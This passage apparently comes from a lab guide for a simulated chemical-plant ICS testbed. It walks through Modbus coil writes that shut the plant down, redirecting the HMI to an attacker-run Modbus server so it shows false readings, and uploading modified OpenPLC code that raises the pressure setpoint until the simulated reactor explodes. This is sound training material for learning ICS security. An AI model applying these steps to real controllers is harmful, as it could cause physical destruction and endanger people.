

Figure 6: Pressure falling as plant shuts down

To turn the plant back on, then change the coil back to **`0`**.

```
┌──(root  attacker-container)-[/root/scripts]
└─# ./modbus_coils.py write_coils false 40 1

Successfully wrote a value of: False, to coils:
WriteNCoilResponse(40, 1)

Coils status:
Coil 40: False
```

4.3.1 Manipulating HMI values during plant shutdown

It is possible to redirect the HMI to the Modbus server on the **attacker-container** and thereby feeding the HMI with false information as previously demonstrated. At the same time sending Modbus instructions to manipulate coil values on the PLC.

This is achieved with the following steps:

1. Have the **attacker-container**, Modbus server, ready to listen to HMI Modbus requests
2. Redirected HMI Modbus requests to the **attacker-container** Modbus server
3. Set Coil 40 on PLC to **True** (**0**)

Upon setting **coil 40** on PLC back to **False** (1), the chemical process will be seen to recover. Intermittently toggling this could, for example, potentially result in a poor product being produced by the chemical process.

4.4 Catastrophic Damage to the Environment

This final example demonstrated how to shutdown the environment completely. It can be seen that under normal operations the pressure in the tank is regulated at about 2600 - 2700 kPa. It is possible to set the maximum pressure value that can be sent to the HMI is 65,535, corresponding to a HMI pressure reading of 3200 kPa.

So for catastrophic damage set the pressure value set point on the PLC to 65,535 which allows the temperature to reach its maximum value and thereby forcing the physical process pressure to build up to 3200 kPa causing the plant to seize to function.

To achieve this it is necessary to interface directly with the PLC itself and change the code running on the PLC. Since the PLC is responsible for regulating the pressure value in the chemical reactor with the help of the code running on the PLC, access the workstation machine where the PLC code is probably stored, modify the code and upload new code.

It is assumed that the **engineering-container** has been compromised and that the attacker can upload code to the PLC. **OpenPLC Edtior** is used to write the Ladder logic PLC code used in this environment.

RDP into the **workstation-container** and launch **OpenPLC Editor**. The credentials are:

- username: **worker**
- password: **worker**

On the Viscort VM, RDP into the **workstation-container**.

```
root@vicsort:/home/vicsort# rdp_workstation
```

On the **workstation-container**.

```
worker@workstation-container:~$ cd OpenPLC_Editor
worker@workstation-container:~/OpenPLC_Editor$ ./openplc_editor.sh
```



Figure 7: Edit the initialisation Pressure Setpoint Control

Select **`File >> Open`** from the menu and browse to:

- **`Worker/Edit_PLC_Code/chemical`**
- Click **`Open`** button

Select **`Function Blocks`** and double click on **`initialise_sp`** in the Project pane. In the **`initialize_sp`** pane scroll to:

- **`press_sp_c`** (Pressure Setpoint Control)
- Change the value: **`55295 >> 65,535`**

To compile the program with the changes, select **`Generate Program for OpenPLC Runtime`** via the **Orange** down arrow on the Menu bar.

Click the **`Worker`** directory

- Under **`Name: My_New_Program.st`**
- Click **`Save`**.

Move the file to the man VICSORT VM Desktop (as the browser for managing the PLC is there). Simply copy the text in the file and open a new file on the desktop and paste in.

As illustrated in Figure 8, go to Chrome browser, select the PLC tab and upload the new program {1}{2}. **`Stop`** {3} and **`Start`** {4} the PLC to make it active.

This change of the initial set point from **55,295** to max value of **65,535** causes the chemical reactor to try and keep the pressure at this max value. The only problem here is that this is an unsafe maximum value. In this simulation, the chemical reactor eventually explodes when maximum pressure is reached. This demonstrates catastrophic damage to the chemical process, as illustrated in Figure 9.



Figure 8: Manipulated program uploaded to the PLC



Figure 9: The result of increased pressure beyond safe levels

5 Appendix A – Restarting the testbed

Sometimes it becomes necessary to restart the testbed. Simply restart the LXC containers and restart the testbed as follows:

```
vicsort@vicsort:~$ lxc restart --all
vicsort@vicsort:~$ testbed_startup
[sudo] password for vicsort: vicsort
```